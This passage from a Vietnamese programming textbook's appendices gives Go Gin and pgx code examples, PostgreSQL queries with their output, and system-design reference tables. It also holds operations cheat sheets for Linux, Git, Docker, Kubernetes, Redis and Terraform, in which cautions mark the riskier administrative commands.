go env GOCACHE GOMODCACHE GOTOOLCHAIN ; go clean -cache -modcache
```

A.2. Gin

```go
// --- Khởi tạo, nhóm route, middleware ---
func newRouter() *gin.Engine {
    gin.SetMode(gin.ReleaseMode)
    r := gin.New() // KHÔNG dùng gin.Default() ở production nếu muốn tự kiểm soát log/recovery
    r.Use(gin.Recovery(), requestTimeout(5*time.Second))
    _ = r.SetTrustedProxies([]string{"127.0.0.1"}) // chỉ tin proxy này khi đọc IP khách (c.ClientIP)

    r.GET("/healthz", func(c *gin.Context) { c.String(http.StatusOK, "ok") })

    v1 := r.Group("/api/v1")
    v1.GET("/products/:id", getProduct) // tham số đường dẫn
    v1.GET("/products", listProducts)   // tham số truy vấn
    admin := v1.Group("/admin", requireRole("admin"))
    admin.POST("/products", createProduct)
    return r
}

// --- Bind và validate (thẻ validator) ---
type createReq struct {
    SKU   string `json:"sku"   binding:"required,min=3,max=32"`
    Name  string `json:"name"  binding:"required,max=200"`
    Price int64  `json:"price" binding:"required,gt=0"`
}

func createProduct(c *gin.Context) {
    var in createReq
    if err := c.ShouldBindJSON(&in); err != nil { // ShouldBind* trả lỗi để Tự xử lý; Bind* tự ghi 400
        c.AbortWithStatusJSON(http.StatusBadRequest, gin.H{"error": "dữ liệu không hợp lệ"})
        return
    }
    c.JSON(http.StatusCreated, gin.H{"sku": in.SKU})
}

func getProduct(c *gin.Context) {
    id, err := strconv.ParseInt(c.Param("id"), 10, 64)
    if err != nil || id <= 0 {
        c.JSON(http.StatusBadRequest, gin.H{"error": "id không hợp lệ"})
        return
    }
    c.JSON(http.StatusOK, gin.H{"id": id})
}

func listProducts(c *gin.Context) {
    limit, _ := strconv.Atoi(c.DefaultQuery("limit", "20"))
    limit = min(max(limit, 1), 100) // ép giới hạn: không tin đầu vào
    _ = c.DefaultQuery("sort", "created_desc")
    c.JSON(http.StatusOK, gin.H{"limit": limit})
}

// --- Middleware: hàm trả gin.HandlerFunc; c.Next() chạy phần còn lại, c.Abort() dừng chuỗi ---
func requireRole(role string) gin.HandlerFunc {
    return func(c *gin.Context) {
        if c.GetString("role") != role {
            c.AbortWithStatusJSON(http.StatusForbidden, gin.H{"error": "không đủ quyền"})
            return
        }
        c.Next()
    }
}

func requestTimeout(d time.Duration) gin.HandlerFunc {
    return func(c *gin.Context) {
        ctx, cancel := contextWithTimeout(c.Request.Context(), d)
        defer cancel()
```

```
        c.Request = c.Request.WithContext(ctx) // handler truyền c.Request.Context() xuống DB/HTTP
        c.Next()
    }
}

// --- Lỗi nhất quán: một nơi dịch lỗi miền sang HTTP ---
var errNotFound = errors.New("not found")

func respondError(c *gin.Context, err error) {
    switch {
    case errors.Is(err, errNotFound):
        c.JSON(http.StatusNotFound, gin.H{"error": "không tìm thấy"})
    default:
        c.Error(err)                                                    // ghi nhận cho middleware log
        c.JSON(http.StatusInternalServerError, gin.H{"error": "lỗi hệ thống"}) // KHÔNG lộ chi tiết nội bộ
    }
}

// LƯU Ý: c (gin.Context) KHÔNG an toàn dùng sau khi handler trả về hoặc trong goroutine khác; dùng c.Copy() nếu buộc phải.
// Kiểm thử: httptest.NewRecorder() + r.ServeHTTP(rec, req); route không khớp -> 404, sai phương thức -> 405 (HandleMethodNotAllowed).
```

Các điểm đáng nhớ: thứ tự middleware quan trọng (`Recovery` ngoài cùng); `c.Abort()` không dừng hàm hiện tại, chỉ dừng chuỗi: luôn `return`; `c.JSON` sau `c.Writer.Written()` gây cảnh báo; không giữ `*gin.Context` ngoài vòng đời yêu cầu; route `:id` và `*path` khác nhau (`*` khớp cả dấu `/`); `c.ShouldBind*` không ghi phản hồi, `c.Bind*` tự ghi `400`.

A.3. PostgreSQL từ Go (pgx v5)

```go
// --- Pool, truy vấn, giao dịch với pgx v5 ---
type P struct {
    ID    int64
    Name  string
    Price int64
}

func connect(ctx context.Context, url string) (*pgxpool.Pool, error) {
    cfg, err := pgxpool.ParseConfig(url)
    if err != nil {
        return nil, err
    }
    cfg.MaxConns = 20 // chọn theo: số bản sao × MaxConns <= max_connections của PostgreSQL
    return pgxpool.NewWithConfig(ctx, cfg)
}

func getOne(ctx context.Context, db *pgxpool.Pool, id int64) (P, error) {
    var p P
    err := db.QueryRow(ctx, `SELECT id, name, price FROM products WHERE id = $1`, id).Scan(&p.ID, &p.Name,
&p.Price)
    if errors.Is(err, pgx.ErrNoRows) {
        return P{}, errNotFound
    }
    return p, err
}

func listMany(ctx context.Context, db *pgxpool.Pool, limit int) ([]P, error) {
    rows, err := db.Query(ctx, `SELECT id, name, price FROM products ORDER BY id LIMIT $1`, limit)
    if err != nil {
        return nil, err
    }
    return pgx.CollectRows(rows, pgx.RowToStructByPos[P]) // đóng rows và gom kết quả; trả lỗi nếu có
}

// Giao dịch: BeginFunc/Defer Rollback; Commit ở cuối; điều kiện trong UPDATE chống bán lố.
func reserve(ctx context.Context, db *pgxpool.Pool, id int64, qty int) error {
    tx, err := db.Begin(ctx)
    if err != nil {
        return err
    }
    defer tx.Rollback(ctx) // không lỗi nếu đã Commit
    tag, err := tx.Exec(ctx, `UPDATE products SET stock = stock - $2 WHERE id = $1 AND stock >= $2`, id,
qty)
    if err != nil {
        return err
    }
    if tag.RowsAffected() == 0 {
        return fmt.Errorf("hết hàng")
    }
    return tx.Commit(ctx)
}

// Phân loại lỗi PostgreSQL bằng SQLSTATE
func classify(err error) string {
    var pe *pgconn.PgError
    if errors.As(err, &pe) {
        switch pe.Code {
        case "23505":
            return "trùng khóa duy nhất"
        case "23503":
            return "vi phạm khóa ngoại"
        case "40001":
            return "xung đột tuần tự hóa: thử lại giao dịch"
        case "55P03":
            return "lock_timeout"
        }
```

```
    }
    return ""
}

// QUY TẮC: luôn tham số hóa ($1, $2), KHÔNG nối chuỗi; luôn truyền ctx; đóng rows (hoặc dùng CollectRows);
// tiền là bigint đơn vị nhỏ nhất; bất biến nghiệp vụ ép bằng ràng buộc/UPDATE có điều kiện chứ không chỉ
kiểm tra ở mã.
```

A.4. SQL và PostgreSQL

A.4.1. Truy vấn thường dùng

```
-- Bảng mẫu
CREATE TABLE customers (id int PRIMARY KEY, name text NOT NULL, city text);
CREATE TABLE orders (id int PRIMARY KEY, customer_id int REFERENCES customers(id), total bigint NOT NULL,
created date NOT NULL);
INSERT INTO customers VALUES (1,'An','Hà Nội'),(2,'Bình','Hồ Chí Minh'),(3,'Chi','Hà Nội'),(4,'Dũng',NULL);
INSERT INTO orders VALUES (1,1,300,'2026-10-01'),(2,1,150,'2026-10-02'),(3,2,500,'2026-10-
02'),(4,3,80,'2026-10-03'),(5,2,220,'2026-10-04');

-- JOIN: INNER chỉ giữ dòng khớp; LEFT giữ mọi dòng bên trái (Dũng chưa mua gì -> NULL)
SELECT c.name, count(o.id) AS so_don, coalesce(sum(o.total), 0) AS tong
FROM customers c LEFT JOIN orders o ON o.customer_id = c.id
GROUP BY c.id, c.name ORDER BY tong DESC, c.name;

-- GROUP BY + HAVING (lọc SAU khi gom) và WHERE (lọc TRƯỚC khi gom)
SELECT c.city, sum(o.total) AS tong
FROM orders o JOIN customers c ON c.id = o.customer_id
WHERE o.created >= '2026-10-02'
GROUP BY c.city HAVING sum(o.total) > 100 ORDER BY tong DESC;

-- Hàm cửa sổ: xếp hạng và tổng lũy kế mà không gom dòng
SELECT id, customer_id, total,
       rank() OVER (PARTITION BY customer_id ORDER BY total DESC) AS hang_trong_khach,
       sum(total) OVER (ORDER BY created, id) AS luy_ke
FROM orders ORDER BY created, id;

-- CTE: đặt tên cho bước trung gian cho dễ đọc
WITH tong_khach AS (SELECT customer_id, sum(total) AS tong FROM orders GROUP BY customer_id)
SELECT c.name, t.tong FROM tong_khach t JOIN customers c ON c.id = t.customer_id WHERE t.tong > 300;

-- UPSERT (INSERT ... ON CONFLICT) và RETURNING
INSERT INTO customers (id, name, city) VALUES (2, 'Bình', 'Đà Nẵng')
ON CONFLICT (id) DO UPDATE SET city = EXCLUDED.city
RETURNING id, name, city;

-- NULL: so sánh bằng IS NULL / IS DISTINCT FROM, KHÔNG dùng = NULL
SELECT name, city IS NULL AS chua_co_thanh_pho, city IS DISTINCT FROM 'Hà Nội' AS khac_ha_noi FROM
customers ORDER BY id;
```

```
 name | so_don | tong
------+--------+------
 Bình |      2 |  720
 An   |      2 |  450
 Chi  |      1 |   80
 Dũng |      0 |    0
(4 rows)

    city     | tong
-------------+------
 Hồ Chí Minh |  720
 Hà Nội      |  230
(2 rows)

 id | customer_id | total | hang_trong_khach | luy_ke
----+-------------+-------+------------------+--------
  1 |           1 |   300 |                1 |    300
  2 |           1 |   150 |                2 |    450
  3 |           2 |   500 |                1 |    950
  4 |           3 |    80 |                1 |   1030
  5 |           2 |   220 |                2 |   1250
(5 rows)
```

```
 name | tong
------+------
 An   |  450
 Bình |  720
(2 rows)

 id | name |  city
----+------+---------
  2 | Bình | Đà Nẵng
(1 row)

 name | chua_co_thanh_pho | khac_ha_noi
------+-------------------+-------------
 An   | f                 | f
 Bình | f                 | t
 Chi  | f                 | f
 Dũng | t                 | t
(4 rows)
```

Bẫy hay gặp: `NOT IN` với danh sách chứa `NULL` trả rỗng (dùng `NOT EXISTS`); `count(*)` đếm dòng, `count(cột)` bỏ `NULL`; `WHERE` lọc trước gom, `HAVING` lọc sau; thứ tự không đảm bảo nếu thiếu `ORDER BY`; phân trang bằng `OFFSET` lớn chậm và lệch dữ liệu (dùng keyset, Buổi 28); `LEFT JOIN` rồi lọc cột bảng phải trong `WHERE` biến nó thành `INNER` (đưa điều kiện vào `ON`).

A.4.2. jsonb, chỉ mục, EXPLAIN

```
-- jsonb: lưu thuộc tính linh hoạt, truy vấn và lập chỉ mục được
CREATE TABLE products (id int PRIMARY KEY, name text, price bigint, attrs jsonb);
INSERT INTO products VALUES
 (1,'Áo thun',199000,'{"mau":"đen","size":["S","M","L"],"chat_lieu":{"vai":"cotton"}}'),
 (2,'Quần jean',499000,'{"mau":"xanh","size":["M","L"],"chat_lieu":{"vai":"denim"}}'),
 (3,'Mũ',99000,'{"mau":"đen"}');

SELECT name, attrs->>'mau' AS mau, attrs->'chat_lieu'->>'vai' AS vai, attrs->'size'->>0 AS size_dau FROM
products ORDER BY id;
SELECT name FROM products WHERE attrs @> '{"mau":"đen"}' ORDER BY id;          -- chứa
SELECT name FROM products WHERE attrs ? 'size' ORDER BY id;                     -- có khóa
SELECT name FROM products WHERE attrs->'size' ? 'S' ORDER BY id;                -- mảng có phần tử

-- Chỉ mục: B-tree (mặc định, so sánh/sắp xếp), GIN (jsonb, mảng, full-text), chỉ mục một phần (partial),
biểu thức
CREATE INDEX products_attrs_gin ON products USING gin (attrs);
CREATE INDEX products_price_idx ON products (price) WHERE price > 100000;       -- chỉ lập chỉ mục phần cần
CREATE UNIQUE INDEX products_lower_name_uq ON products (lower(name));           -- duy nhất không phân biệt
hoa/thường
SELECT indexname FROM pg_indexes WHERE schemaname = current_schema() AND tablename = 'products' ORDER BY
indexname;

-- Full-text search đơn giản
SELECT name FROM products WHERE to_tsvector('simple', name) @@ plainto_tsquery('simple', 'quần') ORDER BY
id;

-- EXPLAIN: đọc kế hoạch. Với bảng nhỏ PostgreSQL thích Seq Scan; hãy tắt tạm để minh họa dùng chỉ mục
SET enable_seqscan = off;
EXPLAIN (COSTS OFF) SELECT name FROM products WHERE attrs @> '{"mau":"đen"}';
EXPLAIN (COSTS OFF) SELECT id FROM products WHERE price > 150000;
RESET enable_seqscan;
```

```
   name    | mau  |  vai   | size_dau
-----------+------+--------+----------
 Áo thun   | đen  | cotton | S
 Quần jean | xanh | denim  | M
 Mũ        | đen  |        |
```

```
(3 rows)

  name
---------
 Áo thun
 Mũ
(2 rows)

   name
-----------
 Áo thun
 Quần jean
(2 rows)

  name
---------
 Áo thun
(1 row)

       indexname
------------------------
 products_attrs_gin
 products_lower_name_uq
 products_pkey
 products_price_idx
(4 rows)

   name
-----------
 Quần jean
(1 row)

                        QUERY PLAN
-----------------------------------------------------------
 Bitmap Heap Scan on products
   Recheck Cond: (attrs @> '{"mau": "đen"}'::jsonb)
   ->  Bitmap Index Scan on products_attrs_gin
         Index Cond: (attrs @> '{"mau": "đen"}'::jsonb)
(4 rows)

                    QUERY PLAN
-------------------------------------------------
 Index Scan using products_price_idx on products
   Index Cond: (price > 150000)
(2 rows)
```

Bảng chọn chỉ mục: **B-tree** (so sánh `=`, `<`, `>`, `BETWEEN`, `ORDER BY`, tiền tố `LIKE 'abc%'`); **GIN** (`jsonb @>`, mảng, full-text); **GiST** (hình học, phạm vi, tương tự); **BRIN** (bảng khổng lồ có thứ tự tự nhiên như thời gian, rất nhỏ); **Hash** (chỉ `=`, ít dùng); **chỉ mục một phần** và **chỉ mục biểu thức** thu nhỏ và thúc nhanh đúng truy vấn của bạn. Đọc `EXPLAIN (ANALYZE, BUFFERS)`: so **ước lượng** với **thực tế** số dòng (lệch xa → thống kê cũ, chạy `ANALYZE`), tìm `Seq Scan` trên bảng lớn, `Sort` tràn đĩa, `Nested Loop` trên nhiều dòng, `Rows Removed by Filter` lớn.

A.4.3. Giao dịch, khóa, hàng đợi

```sql
-- Giao dịch, khóa dòng, hàng đợi an toàn nhiều worker, khóa tư vấn
CREATE TABLE jobs (id serial PRIMARY KEY, payload text, status text NOT NULL DEFAULT 'queued');
INSERT INTO jobs (payload) SELECT 'job-' || g FROM generate_series(1, 5) g;

-- FOR UPDATE SKIP LOCKED: mỗi worker lấy các dòng chưa bị worker khác khóa (không chờ nhau)
BEGIN;
WITH next AS (SELECT id FROM jobs WHERE status = 'queued' ORDER BY id LIMIT 2 FOR UPDATE SKIP LOCKED)
UPDATE jobs j SET status = 'running' FROM next WHERE j.id = next.id RETURNING j.id, j.payload;
COMMIT;
```

```
-- Cập nhật có điều kiện: ép bất biến ở tầng dữ liệu, không cần "đọc rồi kiểm tra rồi ghi"
CREATE TABLE stock (product_id int PRIMARY KEY, qty int NOT NULL CHECK (qty >= 0));
INSERT INTO stock VALUES (1, 3);
UPDATE stock SET qty = qty - 2 WHERE product_id = 1 AND qty >= 2 RETURNING qty;   -- thành công: còn 1
UPDATE stock SET qty = qty - 2 WHERE product_id = 1 AND qty >= 2 RETURNING qty;   -- 0 dòng: không đủ hàng, không bán lố

-- Khóa tư vấn: khóa theo "tên" do ứng dụng quy ước (ví dụ chỉ một tiến trình chạy migration)
SELECT pg_try_advisory_lock(727274) AS lay_duoc_khoa, pg_try_advisory_lock(727274) AS
lay_lan_hai_cung_phien;
SELECT pg_advisory_unlock_all();

-- Mức cách ly mặc định READ COMMITTED; REPEATABLE READ / SERIALIZABLE đòi hỏi bạn xử lý lỗi 40001 bằng cách thử lại
SHOW default_transaction_isolation;
```

```
 id | payload
----+---------
  1 | job-1
  2 | job-2
(2 rows)

 qty
-----
   1
(1 row)

 qty
-----
(0 rows)

 lay_duoc_khoa | lay_lan_hai_cung_phien
---------------+-----------------------
 t             | t
(1 row)

 pg_advisory_unlock_all
------------------------

(1 row)

 default_transaction_isolation
-------------------------------
 read committed
(1 row)
```

Bảng mức cách ly: `READ COMMITTED` (mặc định: mỗi câu lệnh thấy dữ liệu đã commit tại thời điểm nó bắt đầu); `REPEATABLE READ` (ảnh chụp cố định cả giao dịch; có thể gặp lỗi `40001`); `SERIALIZABLE` (như thể tuần tự; thử lại khi `40001`). Dùng khóa dòng (`FOR UPDATE`) hoặc cập nhật có điều kiện cho bất biến đơn giản, `SERIALIZABLE` cho bất biến phức tạp xuyên nhiều dòng.

A.5. Phân tích, thiết kế và hệ thống quy mô lớn

Thuật ngữ nhanh. *SRS*: đặc tả yêu cầu phần mềm. *MoSCoW*: Must/Should/Could/Won't. *INVEST*: story độc lập, thương lượng được, có giá trị, ước lượng được, nhỏ, kiểm thử được. *Given/When/Then*: dạng viết tiêu chí chấp nhận. *include/extend*: hai quan hệ giữa use case (luôn có / tùy chọn). *Bảng quyết định*: liệt kê mọi tổ hợp điều kiện và kết quả. *Diagram as code*: sinh sơ đồ từ chính dữ liệu trong mã.

Độ sẵn sàng và thời gian ngừng cho phép mỗi 30 ngày.

Mục tiêu	Phút ngừng/tháng	Ghi chú
99%	432	khoảng 7,2 giờ
99,5%	216	khoảng 3,6 giờ (NFR của ShopGo v1)
99,9%	43,2	
99,99%	4,32	cần tự động hóa phục hồi

Công thức ước lượng hay dùng. QPS trung bình = lượt/ngày ÷ 86.400; QPS đỉnh = QPS trung bình × hệ số đỉnh. Định luật Little: `L = λ × W`. Số máy = ⌈QPS đỉnh ÷ (công suất một máy × mức sử dụng mục tiêu)⌉ cộng dự phòng N+k. Dư công suất khi mất một trong N nút: `1 − 1/N`. RPO của nhân bản bất đồng bộ ≈ tốc độ ghi × độ trễ nhân bản. Độ dài hàng đợi giới hạn `qLimit = μ × thời gian chờ tối đa`. Thời gian xả lag = lag ÷ (năng lực xử lý − tốc độ đến).

Từ SQLSTATE đến lỗi miền và mã HTTP.

SQLSTATE	Ý nghĩa	Lỗi miền (ví dụ)	HTTP thường dùng
`23505`	trùng khóa duy nhất	xung đột	409
`23503`	vi phạm khóa ngoại	tham chiếu không hợp lệ / còn phụ thuộc	422 hoặc 409
`23514`	vi phạm CHECK	dữ liệu không hợp lệ	422
`23502`	NULL ở cột NOT NULL	dữ liệu không hợp lệ	422
`23P01`	vi phạm ràng buộc loại trừ	chỗ đã có người đặt	409
`40001`	lỗi tuần tự hóa	thử lại cả giao dịch	(thử lại nội bộ)
`40P01`	deadlock	thử lại cả giao dịch	(thử lại nội bộ)

Idempotency-Key. Cùng khóa, cùng nội dung: phát lại phản hồi cũ. Cùng khóa, khác nội dung: `422`. Cùng khóa đang xử lý: `409` kèm `Retry-After`. Kết quả chưa biết (chờ cổng ngoài): `202`.

Ký hiệu crow's foot trong Mermaid `erDiagram`. `||` đúng một; `|o` không hoặc một; `}o` không hoặc nhiều; `}|` một hoặc nhiều. Ví dụ `users ||--o{ orders` đọc: một người dùng có không hoặc nhiều đơn; mỗi đơn thuộc đúng một người dùng. Tên ràng buộc mặc định của PostgreSQL: `<bảng>_pkey`, `<bảng>_<cột>_key`, `<bảng>_<cột>_fkey`, `<bảng>_<cột>_check`.

Thuật toán giới hạn tần suất.

Thuật toán	Trạng thái mỗi khóa	Bùng nổ	Độ chính xác
Fixed window	một bộ đếm	gấp đôi ở ranh giới	thấp

Thuật toán	Trạng thái mỗi khóa	Bùng nổ	Độ chính xác
Sliding log	danh sách mốc thời gian, O(hạn mức)	không	chính xác
Sliding counter	hai bộ đếm	nhỏ	xấp xỉ
Token bucket / leaky meter / GCRA	một số duy nhất	tới `burst + rate × W`	chính xác với mô hình

Phản hồi chuẩn: `429` kèm `Retry-After`; `503` dành cho quá tải phía máy chủ. Header `RateLimit-Limit/Remaining/Reset` theo bản dự thảo của IETF (nhiều hệ thống vẫn dùng `X-RateLimit-*`).

Chọn loại ID.

Loại	Sắp theo thời gian	Kích thước	Ghi chú
`BIGINT` identity	có	8 byte	đơn giản; một nơi sinh
Dải ID cấp trước	gần như	8 byte	mỗi nút xin một dải
Snowflake	có (theo ms)	8 byte	cần mã nút duy nhất, xử lý đồng hồ lùi
ULID	có	16 byte	dạng chuỗi dễ đọc
UUIDv7	có	16 byte	`uuidv7()` có sẵn từ PostgreSQL 18; lộ thời điểm tạo
UUIDv4	không	16 byte	chèn ngẫu nhiên làm phình chỉ mục

Ngữ nghĩa giao hàng. At-most-once: có thể mất, không trùng. At-least-once: không mất, có thể trùng (cần consumer idempotent). Exactly-once *hiệu quả*: at-least-once cộng xử lý idempotent (ghi bảng đã xử lý cùng giao dịch với hiệu ứng).

Phụ lục B — Bảng tra nhanh lệnh vận hành: Linux, Git, Docker, Kubernetes, PostgreSQL, Redis, Terraform

> **Cách dùng**
> Lệnh chuẩn, gom theo tình huống. Một số lệnh chỉ chạy trên Linux/trên cụm thật nên **không** được chạy trên máy kiểm chứng của giáo trình (xem ghi chú từng buổi); các lệnh Git, `make`, `ssh`, `openssl`, `curl`, `terraform fmt/validate/test`, `psql`, `pg_dump`, `pg_basebackup` và `kubectl kustomize` đã được dùng thật trong các buổi tương ứng.

B.1. Linux: tiến trình, tài nguyên, mạng, nhật ký

```
# Tiến trình và tín hiệu
ps aux --sort=-%mem | head ; pgrep -a api ; kill -TERM <pid> ; kill -QUIT <pid>     # QUIT: Go in dấu vết mọi goroutine
top -o %CPU ; htop ; pidstat 1 3 ; ls /proc/<pid>/fd | wc -l                          # CPU, số mô tả tệp mở
# Bộ nhớ, CPU, đĩa
free -m ; vmstat 1 5 ; mpstat -P ALL 1 3 ; iostat -xz 1 3 ; df -h ; df -i ; du -sh * | sort -h
dmesg -T | tail -30                                                                   # OOM killer, lỗi đĩa
# Mạng
ss -tlnp ; ss -s ; ss -tan state close-wait | wc -l                                   # cổng nghe, tổng kết nối, rò kết nối
curl -sS -o /dev/null -w 'dns=%{time_namelookup} tcp=%{time_connect} tls=%{time_appconnect} ttfb=%{time_starttransfer} tổng=%{time_total}\n' https://host/
dig +short host ; nc -zv host 5432 ; sudo tcpdump -i any -nn port 8080 -c 20 ; mtr host
# Tệp và quyền
ls -l ; stat -c '%a %U:%G %n' tệp ; chmod 640 tệp ; chown root:shopgo tệp ; namei -l /đường/dẫn
sudo install -d -m 750 -o root -g shopgo /etc/shopgo ; umask
# Nhật ký và systemd
journalctl -u shopgo-api -f --since "10 min ago" -p err ; systemctl status|restart|reload shopgo-api
systemctl list-timers ; systemd-analyze security shopgo-api ; systemd-analyze verify /etc/systemd/system/shopgo-api.service
# Văn bản
grep -E 'pattern' f ; awk '{print $4}' f | sort | uniq -c | sort -rn | head ; sed -E 's/x/y/g' f ; jq -r '.msg' f ; xargs -P 8 -I{} cmd {}
find . -name '*.log' -mtime +14 -delete ; tail -F f ; watch -n 2 'cmd' ; diff -u a b
# SSH
ssh-keygen -t ed25519 -C "tôi@máy" ; ssh-copy-id -i ~/.ssh/k.pub user@host ; ssh -G tên | grep -E '^(hostname|user|proxyjump)'
ssh -N -L 15432:db.internal:5432 bastion ; scp f host:/đường/dẫn ; rsync -avz --delete -n src/ host:/dst/
# -n: chạy thử
sudo sshd -t && sudo systemctl reload ssh                                             # thử cấu hình trước khi nạp
```

B.2. Git

```
git status -sb ; git log --oneline --graph --all --decorate ; git diff --staged ; git show <mã>
git switch -c feature/x ; git add -p ; git commit -m "feat: ..." ; git commit --fixup <mã> ; git rebase -i
--autosquash main
git pull --rebase ; git push --force-with-lease ; git rebase --continue|--abort ; git merge --ff-only
git revert <mã> ; git restore <tệp> ; git restore --staged <tệp> ; git reset --soft|--mixed HEAD~1
git reflog ; git reset --hard 'HEAD@{1}'                        # cứu việc mất
git stash -u ; git stash pop ; git cherry-pick <mã>
git bisect start <xấu> <tốt> ; git bisect run ./test.sh ; git bisect reset
git tag -a v1.2.3 -m "..." ; git push origin v1.2.3 ; git describe --tags --always --dirty
git config core.hooksPath .githooks                              # bật hook chia sẻ trong kho
git log --format=%s v1.2.2..HEAD | grep -E '^(feat|fix)'         # đầu vào cho phiên bản SemVer
git clean -nd                                                    # -n: xem trước thứ sẽ bị xóa
```

B.3. Docker và Compose

```
docker build --target api --build-arg VERSION=1.2.3 -t shopgo-api:1.2.3 .
docker run -d --name api -p 127.0.0.1:8080:8080 --read-only --cap-drop=ALL --security-opt no-new-privileges
--memory 256m -e DATABASE_URL shopgo-api:1.2.3
docker logs -f --tail 100 api ; docker stats api ; docker exec -it api sh     # ảnh distroless không có sh
docker inspect api --format '{{.State.Health.Status}} {{.State.ExitCode}} {{.State.OOMKilled}}'
docker stop api ; docker kill --signal=SIGQUIT api ; docker rm -f api
docker image ls ; docker history shopgo-api:1.2.3 ; docker system df ; docker image prune ; docker builder
prune
docker buildx build --platform linux/amd64,linux/arm64 -t org/shopgo-api:1.2.3 --push .
docker compose up --build -d --wait ; docker compose ps ; docker compose logs -f api worker
docker compose exec db psql -U shopgo shopgo ; docker compose exec -T db psql -U shopgo shopgo <
scripts/seed.sql
docker compose -f compose.yaml -f compose.dev.yaml config api      # cấu hình hiệu lực sau khi hợp nhất
docker compose --profile obs up -d ; docker compose down ; docker compose down -v      # -v: XÓA volume
```

B.4. Kubernetes

```
kubectl config get-contexts ; kubectl config use-context <tên>      # LUÔN kiểm tra cụm trước khi thao tác
kubectl -n shopgo get pods,deploy,svc,ing,hpa,pdb -o wide ; kubectl -n shopgo describe pod <pod>
kubectl -n shopgo logs deploy/shopgo-api --tail=100 -f ; kubectl -n shopgo logs <pod> --previous
kubectl -n shopgo debug -it pod/<pod> --image=busybox --target=api   # container gỡ lỗi tạm
kubectl -n shopgo port-forward svc/shopgo-api 8080:80 ; kubectl -n shopgo top pods
kubectl -n shopgo rollout status|history|undo deploy/shopgo-api ; kubectl -n shopgo rollout restart
deploy/shopgo-worker
kubectl -n shopgo scale deploy/shopgo-worker --replicas=4 ; kubectl -n shopgo get events --sort-
by=.lastTimestamp | tail
kubectl kustomize deploy/k8s/overlays/production | kubectl diff -f - ; kubectl apply -k
deploy/k8s/overlays/staging --dry-run=server
kubectl drain <node> --ignore-daemonsets --delete-emptydir-data ; kubectl cordon|uncordon <node>
kubectl auth can-i create deployments -n shopgo ; kubectl get secret shopgo-secrets -o
jsonpath='{.data.JWT_SECRET}' | base64 -d   # cẩn thận: lộ bí mật
```

B.5. PostgreSQL

```
psql "$DATABASE_URL" -c '\dt' -c '\d+ orders' -c '\di+' ; psql -X -v ON_ERROR_STOP=1 -f migration.sql
pg_dump --format=custom --no-owner -f db.dump "$DATABASE_URL" ; pg_restore --list db.dump | head ;
pg_restore --no-owner --exit-on-error -d "$TARGET" db.dump
pg_basebackup -h host -U repl -D base -X stream -c fast ; pg_ctl -D data -l log start|stop -m fast|status


SELECT pid, state, wait_event_type, now() - xact_start AS xact_age, left(query, 80) FROM pg_stat_activity
WHERE state <> 'idle' ORDER BY xact_start;  -- giao dịch dài
SELECT pg_blocking_pids(pid), pid, query FROM pg_stat_activity WHERE cardinality(pg_blocking_pids(pid)) >
0;                                          -- ai chặn ai
SELECT pg_cancel_backend(<pid>);  -- nhẹ: hủy câu lệnh;  pg_terminate_backend(<pid>): ngắt kết nối
SELECT relname, n_live_tup, n_dead_tup, last_autovacuum FROM pg_stat_user_tables ORDER BY n_dead_tup DESC
LIMIT 10;                                   -- bảng phình
SELECT indexrelname, idx_scan FROM pg_stat_user_indexes ORDER BY idx_scan LIMIT 10;
-- chỉ mục không dùng
SELECT pg_size_pretty(pg_database_size(current_database())),
pg_size_pretty(pg_total_relation_size('orders'));
SELECT count(*) FILTER (WHERE state = 'active') AS dang_chay, count(*) AS tong,
current_setting('max_connections') AS toi_da FROM pg_stat_activity;
SELECT * FROM pg_stat_archiver;  -- lưu trữ WAL: failed_count > 0 là sự cố âm thầm
SET lock_timeout = '2s'; SET statement_timeout = '30s';   -- bắt buộc cho DDL/di trú
```

B.6. Redis

```
redis-cli ping ; redis-cli INFO memory | grep -E 'used_memory_human|maxmemory_human|evicted_keys' ; redis-cli INFO stats | grep -E 'keyspace_(hits|misses)'
redis-cli --scan --pattern 'product:*' | head ; redis-cli TTL product:42 ; redis-cli GET product:42 ; redis-cli DEL product:42
redis-cli --bigkeys ; redis-cli SLOWLOG GET 10 ; redis-cli XINFO GROUPS events:orders ; redis-cli XPENDING events:orders notification
redis-cli MONITOR     # CHỈ dùng ngắn, cực nặng trên production
```

B.7. Terraform, Ansible, ArgoCD, công cụ bí mật

```
terraform fmt -check -recursive ; terraform init ; terraform validate ; terraform test ; terraform plan -
out=plan.bin ; terraform show -json plan.bin > plan.json
terraform apply plan.bin ; terraform state list ; terraform state show 'aws_db_instance.main' ; terraform
plan -detailed-exitcode   # mã 2 = có thay đổi (phát hiện drift)
terraform import aws_s3_bucket.uploads <tên> ; terraform destroy -target=<địa chỉ>      # cẩn thận
ansible-playbook -i inventory.ini site.yml --check --diff ; ansible-vault encrypt|edit secrets.yml
argocd app list ; argocd app diff shopgo-production ; argocd app sync shopgo-production --dry-run ; argocd
app rollback shopgo-production <id>
sops --encrypt --age <khóa công khai> --encrypted-regex '^(data|stringData)$' secrets.yaml >
secrets.enc.yaml ; sops --decrypt secrets.enc.yaml
age-keygen -o key.txt ; gitleaks detect --source . --redact ; gitleaks detect --no-git --source .
cosign sign --yes ghcr.io/org/app@sha256:... ; cosign verify ghcr.io/org/app@sha256:... --certificate-
identity-regexp '...' --certificate-oidc-issuer https://token.actions.githubusercontent.com
promtool check rules rules.yml ; promtool test rules tests.yml ; actionlint .github/workflows/*.yml ; shfmt
-d scripts/*.sh
```

B.8. Đo tải và profiling

```
# Phát tải mở (vegeta): 600 yêu cầu/giây trong 30 giây
echo "GET http://localhost:8080/api/v1/products/42" | vegeta attack -rate=600 -duration=30s | vegeta report
# pprof từ cổng nội bộ
go tool pprof -http=:8081 'http://localhost:9090/debug/pprof/profile?seconds=30'      # CPU, mở giao diện web (đồ thị lửa)
go tool pprof -top -cum http://localhost:9090/debug/pprof/heap                        # bộ nhớ đang giữ
curl -s 'http://localhost:9090/debug/pprof/goroutine?debug=2' | head -50              # mọi goroutine, dạng văn bản
go test -bench=. -benchmem -cpuprofile cpu.out ./pkg && go tool pprof -top cpu.out
```

B.9. PostgreSQL: nhân bản, phân vùng, ràng buộc loại trừ

```
# Độ trễ nhân bản (chạy trên primary)
psql -c "SELECT application_name, state, sent_lsn, replay_lsn, write_lag, flush_lag, replay_lag FROM pg_stat_replication"
psql -c "SELECT pg_current_wal_lsn()"                      # vị trí ghi hiện tại (trên primary)
psql -c "SELECT pg_last_wal_replay_lsn(), pg_is_in_recovery()"  # trên replica
psql -c "SELECT pg_wal_replay_pause()"  ; psql -c "SELECT pg_wal_replay_resume()"   # tạm dừng/tiếp tục replay (thử nghiệm)
